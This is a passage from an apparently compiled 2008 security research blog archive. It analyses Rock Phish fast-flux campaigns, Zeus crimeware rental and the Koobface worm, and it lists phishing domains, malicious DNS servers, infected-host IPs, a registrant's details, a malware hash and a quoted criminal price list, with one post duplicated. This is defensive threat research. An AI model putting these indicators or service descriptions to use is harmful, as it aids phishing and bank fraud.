to run, with several modified Adobe Acrobat and Flash exploits - all patched and publicly obtainable. This is precisely where the marketing pitch ends for the majority of malware kits released during the last quarter.

As always, there are noticable exceptions to the common wisdom that time-to-underground market isn’t al-

lowing them to innovate, but thankfully, these exceptions aren’t yet going mainstream. What is going to change in the upcoming 2009? Web malware exploitation kits are slowly maturing into multi-user cybercrime platforms, where traffic management coming from the SQL injected or malware embedded sites is automatically exploited with access to the infected hosts or to the traffic volume in general offered for sale under a flat rate, or on a volume basis.

Converging traffic management with drive-by exploitation and offering the output for sale, all from a single web interface, is precisely what [1]malicious economies of scale is all about.

Related posts:

[2]Cybercriminals release Christmas themed web malware exploitation kit

[3]New Web Malware Exploitation Kit in the Wild

[4]Modified Zeus Crimeware Kit Gets a Performance Boost

[5]Zeus Crimeware Kit Gets a Carding Layout

[6]Web Based Malware Emphasizes on Anti-Debugging Features

[7]Copycat Web Malware Exploitation Kit Comes with Disclaimer

[8]Web Based Malware Eradicates Rootkits and Competing Malware

[9]Two Copycat Web Malware Exploitation Kits in the Wild

[10]Copycat Web Malware Exploitation Kits are Faddish

[11]Web Based Botnet Command and Control Kit 2.0

[12]BlackEnergy DDoS Bot Web Based

[13]A New DDoS Malware Kit in the Wild

[14]The Small Pack Web Malware Exploitation Kit

[15]The Nuclear Grabber Kit

844

[16]The Apophis Kit

[17]Nuclear Malware Kit

[18]The Random JS Malware Exploitation Kit

[19]Metaphisher Malware Kit Spotted in the Wild

1. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

2. http://blogs.zdnet.com/security/?p=2217

3. http://ddanchev.blogspot.com/2008/11/new-web-malware-exploitation-kit-in.html

4. http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html

5. http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html

6. http://ddanchev.blogspot.com/2008/10/web-based-malware-emphasizes-on-anti.html

7. http://ddanchev.blogspot.com/2008/10/copycat-web-malware-exploitation-kit.html

8. http://ddanchev.blogspot.com/2008/10/web-based-malware-eradicates-rootkits.html

9. http://ddanchev.blogspot.com/2008/09/two-copycat-web-malware-exploitation.html

10. http://ddanchev.blogspot.com/2008/09/copycat-web-malware-exploitation-kits.html

11. http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html

12. http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html

13. http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html

14. http://ddanchev.blogspot.com/2008/05/small-pack-web-malware-exploitation-kit.html

15. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

16. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

17. http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html

18. http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html

19. http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html

845



Rock Phish-ing in December (2008-12-02 14:24)

Nothing can warm up the heart of a security researcher better than a batch of currently active Rock Phish domains, fast-fluxing by using U.S based malware infected hosts as infrastructure provider. What is this assessment of currently active Rock Phish campaign aiming to achieve? In short, prove that the people that were Rock Phish-ing at the beginning of the year, are exactly the same people that continue Rock Phish-ing at the end of the year, thereby pointing out that as long as they're not where they're supposed to be, they are not going to stop innovating and working on a higher average online time for their campaigns.

846



What's particularly interesting about this campaign, is that compared to previous ones targeting multiple brands, the

thousands of malware infected hosts and domains are targeting Alliance & Leicester and Abbey National only.

Active Rock Phish Domains in fast-flux :

stgsfw7sr .com

q06ciwt60 .com

jnlyf96v4 .com

neegzlh35 .com

7azwmrsg5 .com

pn3ekq976 .com

2coxi8sb6 .com

d8ri1iz5d .com

847



ki7wvgauf .com

5nt5r3keh .com

5nt29884j .com

bgoryomek .com

a725jv8ik .com

fke5nnp8m .com

stgsfw7sr .com

10c0ka49t .com

zp304ju3z .com

j0rykafwn .cn

848

2j1f .net

confirm-updates .com

paypal.confirm-updates .com

user-data-confirmation .com

paypal.user-data-confirmation .com

capitalone.updating-informations .com

Sample sub-domain structure :

mybank.alliance-leicester.co.uk.7azwmrsg5 .com

mybank.alliance-leicester.co.uk.bgoryomek .com

mybank.aliance-leicester.co.uk.stgsfw7sr .com

mybank.alliance-leicester.co.uk.zp304ju3z .com

mybank.alliance-leicester.co.uk.5nt29884j .com

mybank.aliance-leicester.co.uk.bgoryomek .com

mybank.alliance-leicester.co.uk.bgoryomek .com

mybank.aliance-leicester.co.uk.stgsfw7sr .com

mybank.alliance-leicester.co.uk.stgsfw7sr .com

mybank.aliance-leicester.co.uk.zp304ju3z .com

mybank.alliance-leicester.co.uk.zp304ju3z .com

myonlineaccounts2.abbeynational.co.uk.pn3ekq976 .com

myonlineaccounts1.abeynational.com.pn3ekq976 .com

849



DNS servers for the campaigns :

ns1.thecherrydns .com

ns2.thecherrydns .com

ns3.thecherrydns .com

ns4.thecherrydns .com

ns5.thecherrydns .com

ns6.thecherrydns .com

ns10.realgoodnameserver .com

ns1.realgoodnameserver .com

rens2.realgoodnameserver .com

rns3.realgoodnameserver .com

ns4.realgoodnameserver .com

ns8.realgoodnameserver .com

850



ns6.myboomdns .com

ns4.myboomdns .com

Domains registrant :

Name : Pan Wei wei

Organization : Pan Wei wei

Address : BaoChun Rd. 27, No. 3, 1F, Apt. 1903

City : Bejing

Province/State : Beijing

Country : CN

Postal Code : 100176

Phone Number : 010-010-58022118-58022118

Fax : 86-010-58022118-58022118

Email : 127@126.com

These well known Rock Phish campaigners, have been naturally multitasking on several different underground

fronts throughout the year. For instance, their ***2j1f .net*** *is known to have been [1]hosting money mule company's site, and also, it was used in a previously analyzed [2]phishing campaign that was spreading across Facebook in June.*

851

*Need more evidence on the consolidation that's been ongoing for over an year and half now? An infamous money mule recruiting company (**Cash-Transfers Inc.**) was also taking advantage of the [3]fast-flux network offered by the ASProx botnet masters in July.*

As a firm believer in that "the whole is greater than the sum of its parts", the popular "sitting duck" cybercrime infrastructure hosting model will be either replaced by a cybercrime infrastructure relying entirely on legitimate services, or one where the average malware infected Internet user would be temporarily used as a hosting provider.

If millions were made by using the "sitting duck" hosting model, how many would be made using the others, given that they would inevitably increase the average online time for a malicious campaign?

Related Rock Phish research :

[4]209 Host Locked

[5]209.1 Host Locked

[6]66.1 Host Locked

[7]Confirm Your Gullibility

[8]Assessing a Rock Phish Campaign

Related fast-flux research :

[9]Fast-Flux Spam and Scams Increasing

[10]Fast Fluxing Yet Another Pharmacy Scam

[11]Storm Worm's Fast Flux Networks

[12]Managed Fast Flux Provider

[13]Managed Fast Flux Provider - Part Two

[14]Obfuscating Fast Fluxed SQL Injected Domains

[15]Storm Worm Hosting Pharmaceutical Scams

[16]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

1. http://www.bobbear.co.uk/morganinvestment.html

2. http://ddanchev.blogspot.com/2008/06/phishing-campaign-spreading-across.html

3. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

4. http://ddanchev.blogspot.com/2007/09/209-host-locked.html

5. http://ddanchev.blogspot.com/2007/12/2091-host-locked.html

6. http://ddanchev.blogspot.com/2007/11/661-host-locked.html

7. http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html

8. http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html

9. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

10. http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html

11. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

12. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

13. http://ddanchev.blogspot.com/2008/10/managed-fast-flux-provider-part-two.html

14. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

15. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

16. http://blogs.zdnet.com/security/?p=1122

852



Zeus Crimeware as a Service Going Mainstream (2008-12-04 13:53)

Since 100 % transparency doesn't exist in any given market no matter how networked and open its stakeholders are,

[1]Cybecrime-as-a-Service (CaaS) in the underground marketplace went mainstream with the introduction of- the 76service – now available in Winter and Spring editions – followed by a flood of copycats monetizing commodity services on the foundations of proprietary underground tools.

853





Originally launched as an invite only service where only trusted individuals would be able to take advantage of the malicious economies of scale concept, in August, 2008 copycats ruined the proprietary model of the 76service by tweaking the service and converging it with web malware exploitation kits of their choice. The output? Near real-time access to freshly harvested financial data, which when combined with their aggressive price cutting once again lowers down the entry barriers into this underground market segment.

Start from the basics. Intellectual property theft in the underground marketplace has been a fact for over an year now, with proprietary web malware exploitation kits leaking to the average cybercriminals who after a brief process of re-branding and layout changing, include their very own copyright notice. Upon obtaining the kits for which they haven't a cent/eurocent, it would be fairly logical to assume that they can therefore charge as much as they want for offering on demand access to them, thereby undercutting the prices offered by the experienced market participants. IP theft in the underground marketplace equals a volume sales driven cash cow that messes up the basics of demand and supply that the experienced cybercriminals consciously or subconsciously follow.

Not only is IP theft a reality, but also, among the very latest Zeus crimeware for hire services is charging pocket money for extended periods of time :

" [Q] What is

[A] is a mix between the ZeuS Trojan and MalKit, A browser attack toolkit that will steal all information logged on the computer. After being redirected to the browser exploits, the zeus bot will be installed on the victims computer and start logging all outgoing connections.

[Q] How much does it cost?

854



[A] Hosting for costs $50 for 3 months. This includes the following:

Fully set up ZeuS Trojan with configured FUD binary.

Log all information via internet explorer

Log all FTP connections

Steal banking data

Steal credit cards

Phish US, UK and RU banks

Host file override

All other ZeuS Trojan features

Fully set up MalKit with stats viewer inter graded.

10 IE 4/5/6/7 exploits

2 Firefox exploits

1 Opera exploit"

We also host normal ZeuS clients for $10/month.

This includes a fully set up zeus panel/configured binary"

855

Think cybercriminals in order to anticipate cybercriminals. Would a potential cybercriminal purchase a crimeware kit for a couple of thousand dollars, when they can either rent a managed crimeware service, or even buy a gigabyte worth of stolen E-banking data for any chosen country, collected during the last 30 days? I doubt so, and factual evidence on the increasing number of such services confirms the trend - in 2009 anything cybercrime will be outsourceable.

Related posts:

[2]Modified Zeus Crimeware Kit Gets a Performance Boost

[3]Modified Zeus Crimeware Kit Comes With Built-in MP3 Player

[4]Zeus Crimeware Kit Gets a Carding Layout

[5]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw

[6]Crimeware in the Middle - Zeus

Related underground marketplace posts:

[7]Will Code Malware for Financial Incentives

[8]Coding Spyware and Malware for Hire

[9]Malware as a Web Service

[10]The Underground Economy's Supply of Goods and Services

[11]The Dynamics of the Malware Industry - Proprietary Malware Tools

[12]Using Market Forces to Disrupt Botnets

[13]Multiple Firewalls Bypassing Verification on Demand

[14]Managed Spamming Appliances - The Future of Spam

[15]Inside a Managed Spam Service

[16]Dissecting a Managed Spamming Service

[17]Segmenting and Localizing Spam Campaigns

[18]Localizing Cybercrime - Cultural Diversity on Demand

[19]Localizing Cybercrime - Cultural Diversity on Demand Part Two

1. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

2. http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html

3. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html

4. http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html

5. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

6. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

7. http://ddanchev.blogspot.com/2008/11/will-code-malware-for-financial.html

8. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

9. http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html

10. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

11. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

12. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

13. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

14. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

15. http://ddanchev.blogspot.com/2008/10/inside-managed-spam-service.html

16. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

17. http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html

18. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

19. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

856



Dissecting the Koobface Worm's December Campaign (2008-12-08 16:58)

The [1]Koobface Facebook worm – [2]go through an [3]assessment of a previous campaign – is once again making its rounds across social networking sites, [4]Facebook in particular. Therefore, shall we spill a big cup of coffee over the malware campaigners efforts for yet another time? But of course.

Only OPSEC-ignorant malware campaigners would leave so much traceable points, in between centralizing the

campaign's redirection domains on a single IP. For instance, taking advantage of free web counter whose publicly obtainable statistics – the account has since been deleted – allow us to not only measure the clickability of Koobface's campaign, but also, prove that they're actively multitasking by combining blackhat SEO and active spreading across several other social networking sites. Here are some of the key summary points for this campaign :

Key summary points :

- the hosting infrastructure for the bogus YouTube site and the actual binary is provided by several thousand dynamically changing malware infected IPs

- all of the malware infected hosts are serving the bogus YouTube site through port 7777

- the very same bogus domains acting as central redirection points from the November's campaign remain active, however, they've switched hosting locations

- if the visitor isn't coming from where she's supposed to be coming, in this case the predefined list of referrers, a single line of "scan ref" is returned with no malicious content displayed

- the campaign can be easily taken care of at least in the short term, but shutting down the centralized redirection points

857



What follows are the surprises, namely, despite the fact that Koobface is pitched as a Facebook worm, according to their statistics – [5]go through a previously misconfigured malware campaign stats – the majority of unique visitors from the December's campaign appear to have been coming from Friendster. As for the exact number of visitors hitting their web counter, counting as of 7 November 2008, 12:58, with 91,109 unique visitors on on 07 Nov, Fri and another 53,260 on 08 Nov, Sat before the counter was deleted, the cached version of their web counter provides a relatively good sample.

On each of the bogus Geocities redirectors, the very same ***lostart .info/js/gs.js*** *(58.241.255.37) used in the previous campaign, attempts to redirect to* ***find-allnot .com/go/fb.php*** *(58.241.255.37) or to* ***playtable .info/go/fb.php*** *(58.241.255.37), with fb.php doing the referrer checking and redirecting to the botnet hosts magic. Several other well known malware command and control locations are also parked at 58.241.255.37 :*

jobusiness .org

a221008 .com

y171108 .com

searchfindand .com

ofsitesearch .com

fashionlineshow .com

anddance .info

firstdance .biz

prixisa .com

danceanddisc .com

finditand .com

findsamthing .com

freemarksearch .com

find-allnot .com

find-here-and-now .com

findnameby .com

anddance .info

These domains, with several exeptions, are actively participating in the campaign, with the easiest way to dif-858



*ferentiate whether it's a Facebook or Bebo redirection, remaining the descriptive filenames. For instance, fb.php corresponds to Facebook redirections and be.php corresponding to Bebo redirections (**ofsitesearch .com/go/be.php**).*

However, the meat resides within the statistics from their campaign :

Malware serving URLs part of Koobface worm's December's campaign, based on the identical counter used across all the malicious domains :

youtube-x-files .com

youtube-go .com

youtube-spy.5x .pl

youtube-files.bo .pl

youtube-media.none .pl

youtube-files.xh .pl

youtube-spy.dz .pl

859

youtube-files.esite .pl

youtube-spy.bo .pl

youtube-spy.nd .pl

youtube-spy.edj .pl

spy-video.oq .pl

shortclips.bubb .pl

youtubego.cacko .pl

asda345.blogspot .com

uholyejedip556.blogspot .com

ufyaegobeni7878.blogspot .com

uiyneteku20176.blogspot .com

ujoiculehe19984.blogspot .com

uinekojapab29989.blogspot .com

uhocuyhipam13345.blogspot .com

Geocities redirectors participating :

geocities .com/madelineeaton10/index.htm

geocities .com/charlievelazquez10/index.htm

geocities .com/raulsheppard18/index.htm

860



Sample malware infected hosts used by the redirectors :

92.241.134 .41:7777/?ch= &ea=

89.138.171 .49:7777/?ch= &ea=

92.40.34 .217:7777/?ch= &ea=

79.173.242 .224:7777/?ch= &ea=

122.163.103 .91:7777/?ch= &ea=

217.129.155 .36:7777/?ch= &ea=

84.109.169 .124:7777/?ch= &ea=

91.187.67 .216:7777/?ch= &ea=

84.254.51 .227:7777/?ch= &ea=

190.142.5 .32:7777/?ch= &ea=

190.158.102 .246:7777/?ch= &ea=

201.245.95 .86:7777/?ch= &ea=

78.90.85 .7:7777/?ch= &ea=

82.81.25 .144:7777/?ch= &ea=

78.183.143 .188:7777/?ch= &ea=

89.139.86 .88:7777/?ch= &ea=

85.107.190 .105:7777/?ch= &ea=

84.62.84 .132:7777/?ch= &ea=

78.3.42 .99:7777/?ch= &ea=

92.241.137 .158:7777/?ch= &ea=

861

77.239.21 .34:7777/?ch= &ea=

41.214.183 .130:7777/?ch= &ea=

90.157.250 .133:7777/dt/?ch= &ea=

89.143.27 .39:7777/?ch= &ea=

91.148.112 .179:7777/?ch= &ea=

94.73.0 .211:7777/?ch= &ea=

124.105 .187.176:7777/?ch= &ea=

77.70.108 .163:7777/?ch= &ea=

190.198.162 .240:7777/?ch= &ea=

89.138.23 .121:7777/?ch= &ea=

190.46.50 .103:7777/?ch= &ea=

80.242.120 .135:7777/?ch= &ea=

94.191.140 .143:7777/?ch= &ea=

210.4.126 .100:7777/?ch= &ea=

87.203.145 .61:7777/?ch= &ea=

94.189.204 .22:7777/?ch= &ea=

92.36.242 .47:7777/?ch= &ea=

77.78.197 .176:7777/?ch= &ea=

94.189.149 .231:7777/?ch= &ea=

89.138.102 .243:7777/?ch= &ea=

94.73.0 .211:7777/?ch= &ea=

79.175.101 .28:7777/?ch= &ea=

78.1.251 .26:7777/?ch= &ea=

201.236.228 .38:7777/?ch= &ea=

85.250.190 .55:7777/?ch= &ea=

211.109.46 .32:7777/?ch= &ea=

91.148.159 .174:7777/?ch= &ea=

87.68.71 .34:7777/?ch= &ea=

85.94.106 .240:7777/?ch= &ea=

195.91.82 .18:7777/?ch= &ea=

85.101.167 .197:7777/?ch= &ea=

193.198.167 .249:7777/?ch= &ea=

94.69.130 .191:7777/?ch= &ea=

79.131.26 .192:7777/?ch= &ea=

190.224.189 .24:7777/?ch= &ea=

862



119.234.7 .230:7777/?ch= &ea=

199.203.37 .250:7777/?ch= &ea=

89.142.181 .226:7777/?ch= &ea=

84.110.120 .82:7777/?ch= &ea=

119.234.7 .230:7777/?ch= &ea=

84.110.253 .163:7777/?ch= &ea=

82.81.163 .40:7777/?ch= &ea=

79.179.249 .218:7777/?ch= &ea=

190.224.189 .24:7777/?ch= &ea=

79.179.249 .218:7777/?ch= &ea=

87.239.160 .132:7777/?ch= &ea=

79.113.8 .107:7777/?ch= &ea=

81.18.54 .6:7777/?ch= &ea=

118.169 .173.101:7777/?ch= &ea=

85.216.158 .209:7777/?ch= &ea=

219.92.170 .4:7777/?ch= &ea=

863

79.130.252 .204:7777/?ch= &ea=

93.136.53 .239:7777/?ch= &ea=

62.0.134 .79:7777/?ch= &ea=

79.138.184 .253:7777/?ch= &ea=

173.16.68 .18:7777/?ch= &ea=

190.155.56 .212:7777/?ch= &ea=

190.20.68 .136:7777/?ch= &ea=

119.235.96 .173:7777/?ch= &ea=

77.127.81 .103:7777/?ch= &ea=

190.132.155 .122:7777/?ch= &ea=

89.138.177 .91:7777/?ch= &ea=

79.178.111 .25:7777/?ch= &ea=

84.109.1 .15:7777/?ch= &ea=

89.0.157. 1:7777/?ch= &ea=

122.53.176 .43:7777/?ch= &ea=

200.77.63 .190:7777/?ch= &ea=

67.225.102 .105:7777/?ch= &ea=

119.94.171 .114:7777/?ch= &ea=

125.212.94 .80:7777/?ch= &ea=

Detection rate for the binary, identical across all infected hosts participating :

flash _update.exe (Win32/Koobface!generic; Win32.Worm.Koobface.W)

Detection rate : 28/38 (73.69 %)

File size: 27136 bytes

MD5...: 3071f71fc14ba590ca73801e19e8f66d

SHA1..: 2f80a5b2575c788de1d94ed1e8005003f1ca004d

Koobface’s social networks spreading model isn’t going away, but it’s domains definitely are.

Related posts:

[6]Dissecting the Latest Koobface Facebook Campaign

[7]Fake YouTube Site Serving Flash Exploits

[8]Facebook Malware Campaigns Rotating Tactics

[9]Phishing Campaign Spreading Across Facebook

[10]Large Scale MySpace Phishing Attack

[11]Update on the MySpace Phishing Campaign

[12]MySpace Phishers Now Targeting Facebook

[13]MySpace Hosting MySpace Phishing Profiles

1. http://www.techcrunch.com/2008/12/05/koobface-virus-still-making-the-rounds-on-facebook/

2. http://blogs.zdnet.com/security/?p=2146

3. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

4. http://www.avertlabs.com/research/blog/index.php/2008/12/03/koobface-remains-active-on-facebook/

5. http://ddanchev.blogspot.com/2008/02/statistics-from-malware-embedded-attack.html

6. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

7. http://ddanchev.blogspot.com/2008/06/fake-youtube-site-serving-flash.html

8. http://ddanchev.blogspot.com/2008/08/facebook-malware-campaigns-rotating.html

9. http://ddanchev.blogspot.com/2008/06/phishing-campaign-spreading-across.html

10. http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html

11. http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html

12. http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html

13. http://ddanchev.blogspot.com/2008/05/myspace-hosting-myspace-phishing.html

865



The Koobface Gang Mixing Social Engineering Vectors (2008-12-09 13:53)

It's the Facebook message that came from one of your infected friends pointing you to an on purposely created bogus Bloglines blog serving fake YouTube video window, that I have in mind. [1]The Koobface gang has been mixing social engineering vectors by taking the potential victim on a walk through legitimate services in order to have them infected without using any client-side vulnerabilities.

*For instance, this bogus Bloglines account (**bloglines .com/blog/Youtubeforbiddenvideo**) has attracted over*

*150 unique visitors already, part of Koobface's Hi5 spreading campaign (**catshof .com/go/hi5.php**). The domain is parked at the very same IP that the rest of the central redirection ones in all of Koobface's campaigns are -*

[2]58.241.255.37.

866



Interestingly, since [3]underground multitasking is becoming a rather common practice, the bogus blog has also been advertised within a blackhat SEO farm using the following blogs, currently linking to several hundred bogus Google Groups accounts :

bloglines .com/blog/gillehuxeda

bloglines .com/blog/chaneyok

bloglines .com/blog/ramosimeco

bloglines .com/blog/antwanuvfa

bloglines .com/blog/tamaraaqo

bloglines .com/blog/josephyhti

bloglines .com/blog/whiteqivaju

bloglines .com/blog/hayleyem

bloglines .com/blog/tateigyamor

bloglines .com/blog/burnsseuhaqe

bloglines .com/blog/jennaup

867



bloglines .com/blog/jermainedus

bloglines .com/blog/floydwopew55

bloglines .com/blog/arielehy

bloglines .com/blog/onealqypsu

bloglines .com/blog/mackirma

bloglines.com/blog/breonnazox

bloglines .com/blog/sabrinaxycit

bloglines .com/blog/gloverqy

bloglines .com/blog/lisaurja

bloglines .com/blog/greenefayg18

bloglines .com/blog/craigxiw36

bloglines .com/blog/parsonsdos

bloglines .com/blog/martinsutuz

bloglines .com/blog/deandreefe

bloglines .com/blog/briannetu

bloglines .com/blog/kierailpe

bloglines .com/blog/fordyfo27

bloglines .com/blog/litzyracnuj

bloglines.com/blog/darwinupi57

bloglines .com/blog/bonillavaok

868

bloglines .com/blog/jennyuxe85

bloglines .com/blog/wilkersonin

bloglines .com/blog/nicolasqydby

bloglines .com/blog/darbyeve

bloglines .com/blog/izaiahro83

bloglines .com/blog/parsonsdos

bloglines .com/blog/fullerjeb81

Abusing legitimate services may indeed get more attention in the upcoming year, following their interest in the practice from the last quarter.

1. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

2. http://whois.domaintools.com/58.241.255.37

3. http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html

869



Summarizing Zero Day's Posts for November (2008-12-11 16:04)

The following is a brief summary of all of my posts at [1]Zero Day for November. You can also go through previous summaries for [2]October, [3]September, [4]August and [5]July, as well as subscribe to my [6]personal RSS feed or

[7]Zero Day's main feed. Thanks for being with us.

Some notable articles for November include [8]Black market for zero day vulnerabilities still thriving; [9]Anti fraud site hit by a DDoS attack and [10]Cybercriminals release Christmas themed web malware exploitation kit.

***01.** [11]Black market for zero day vulnerabilities still thriving*

***02.** [12]Google and T-Mobile push patch for Android security flaw*

***03.** [13]Fake WordPress site distributing backdoored release*

***04.** [14]Koobface Facebook worm still spreading*

***05.** [15]Cyber terrorists to face death penalty in Pakistan*

***06.** [16]AVG and Rising signatures update detects Windows files as malware*

***07.** [17]BBC hit by a DDoS attack*

***08.** [18]Google fixes critical XSS vulnerability*

***09.** [19] $10k hacking contest announced*

870

***10.** [20]Anti fraud site hit by a DDoS attack*

***11.** [21]Commercial vendor of spyware under legal fire*

12. *[22]Fake Windows XP activation trojan goes 2.0*

13. *[23]Cybercriminals release Christmas themed web malware exploitation kit*

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

3. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

4. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

5. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

6. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

7. http://feeds.feedburner.com/zdnet/security

8. http://blogs.zdnet.com/security/?p=2108

9. http://blogs.zdnet.com/security/?p=2188

10. http://blogs.zdnet.com/security/?p=2217

11. http://blogs.zdnet.com/security/?p=2108

12. http://blogs.zdnet.com/security/?p=2118

13. http://blogs.zdnet.com/security/?p=2129

14. http://blogs.zdnet.com/security/?p=2146

15. http://blogs.zdnet.com/security/?p=2153

16. http://blogs.zdnet.com/security/?p=2158

17. http://blogs.zdnet.com/security/?p=2162

18. http://blogs.zdnet.com/security/?p=2169

19. http://blogs.zdnet.com/security/?p=2172

20. http://blogs.zdnet.com/security/?p=2188

21. http://blogs.zdnet.com/security/?p=2192

22. http://blogs.zdnet.com/security/?p=2201

23. http://blogs.zdnet.com/security/?p=2217

871



Localized Social Engineering on Demand (2008-12-15 15:47)

If I were to come across this service last year, I'd be very surprised. But coming across it in 2008 isn't surprising at all, and that's the disturbing part.

Following the ongoing trend of localizing cybercrime ([1]Localizing Cybercrime - Cultural Diversity on Demand;

[2]Localizing Cybercrime - Cultural Diversity on Demand Part Two) a new service takes the concept further by introducing a multilingual on demand social engineering service especially targeting scammers and fraudsters that are unable to "properly scam an international financial institution" due to the language limitations. What is the

service all about? Currently offering to "talk cybercrime on behalf of you", the service is charging $9 for a call with increased use of it leading to the usual price discounts falling to $6 per call. The languages covered and the male/female voices available are as follows :

- English (3 male voices and 2 female ones)

- German (2 male voices and 1 female one)

- Spanish (1 male voice and 2 female ones)

- Italian (1 male voice and 1 female one)

- French (1 male voice and 1 female one)

If the service was only advertising male or female English voices, I'd suspect it of being run by a single individual using a commercial voice changer application, however, due to the fact that it's currently offering male and female voices in 5 languages, there's a great chance that these are in fact separate people they're working with. The ugly part is that the whole business model is very well thought of in the sense that given that fact that certain banks or online services can automatically freeze the assets to which the cybercriminal has access to, the service, through its multilingual capabilities can indeed convince the institution in the authenticity of the Spanish caller that's indeed Spanish based on the stolen personal information provided by the cybercriminal in the first place.

Where's the trade-off for cybercriminals? They would have to very specific in order for the service to work, meaning, they would have to use it as a intermediary by sharing data regarding compromised banking accounts, expected courier deliveries obtained through fraudulent means (stolen credit card details), and the service reserves the right not to work

with them. Consequently, the people working with the service easily act as the weakest link in the process of exposing ongoing cybercrime or real-life crime activities, and compared to plain [3]simple localization in the sense of translation services, the real nature of the type of conversations and impersonation happening through this one should be pretty obvious to the people offering their natural cultural diversity and voices for sale.

Despite that monetizing social engineering is not new, monetizing (accomplice) voices, and running a social engineering ring definitely is.

1. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

872

2. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

3. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

873



Localized Social Engineering on Demand (2008-12-15 15:47)

If I were to come aross this service last year, I'd be very surprised. But coming across it in 2008 isn't surprising at all, and that's the disturbing part.

Following the ongoing trend of localizing cybercrime ([1]Localizing Cybercrime - Cultural Diversity on Demand;

[2]Localizing Cybercrime - Cultural Diversity on Demand Part Two) a new service takes the concept further by introducing a multilingual on demand social engineering service especially targeting scammers and fraudsters that are unable to "properly scam an international financial institution" due to the language limitations. What is the service all about? Currently offering to "talk cybercrime on behalf of you", the service is charging $9 for a call with increased use of it leading to the usual price discounts falling to $6 per call. The languages covered and the male/female voices available are as follows :

- English (3 male voices and 2 female ones)

- German (2 male voices and 1 female one)

- Spanish (1 male voice and 2 female ones)

- Italian (1 male voice and 1 female one)

- French (1 male voice and 1 female one)

If the service was only advertising male or female English voices, I'd suspect it of being run by a single individual using a commercial voice changer application, however, due to the fact that it's currently offering male and female voices in 5 languages, there's a great chance that these are in fact separate people they're working with. The ugly part is that the whole business model is very well thought of in the sense that given that fact that certain banks or online services can automatically freeze the assets to which the cybercriminal has access to, the service, through its multilingual capabilities can indeed convince the institution in the authenticity of the Spanish caller that's indeed Spanish based on the stolen personal information provided by the cybercriminal in the first place.

Where's the trade-off for cybercriminals? They would have to very specific in order for the service to work, meaning, they would have to use it as a intermediary by sharing data regarding compromised banking accounts, expected courier deliveries obtained through fraudulent means (stolen credit card details), and the service reserves the right not to work with them. Consequently, the people working with the service easily act as the weakest link in the process of exposing ongoing cybercrime or real-life crime activities, and compared to plain [3]simple localization in the sense of translation services, the real nature of the type of conversations and impersonation happening through this one should be pretty obvious to the people offering their natural cultural diversity and voices for sale.

Despite that monetizing social engineering is not new, monetizing (accomplice) voices, and running a social engineering ring definitely is.

1. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

874

2. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

3. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

875



Skype Phishing Pages Serving Exploits and Malware - Part Two (2008-12-15 19:45)
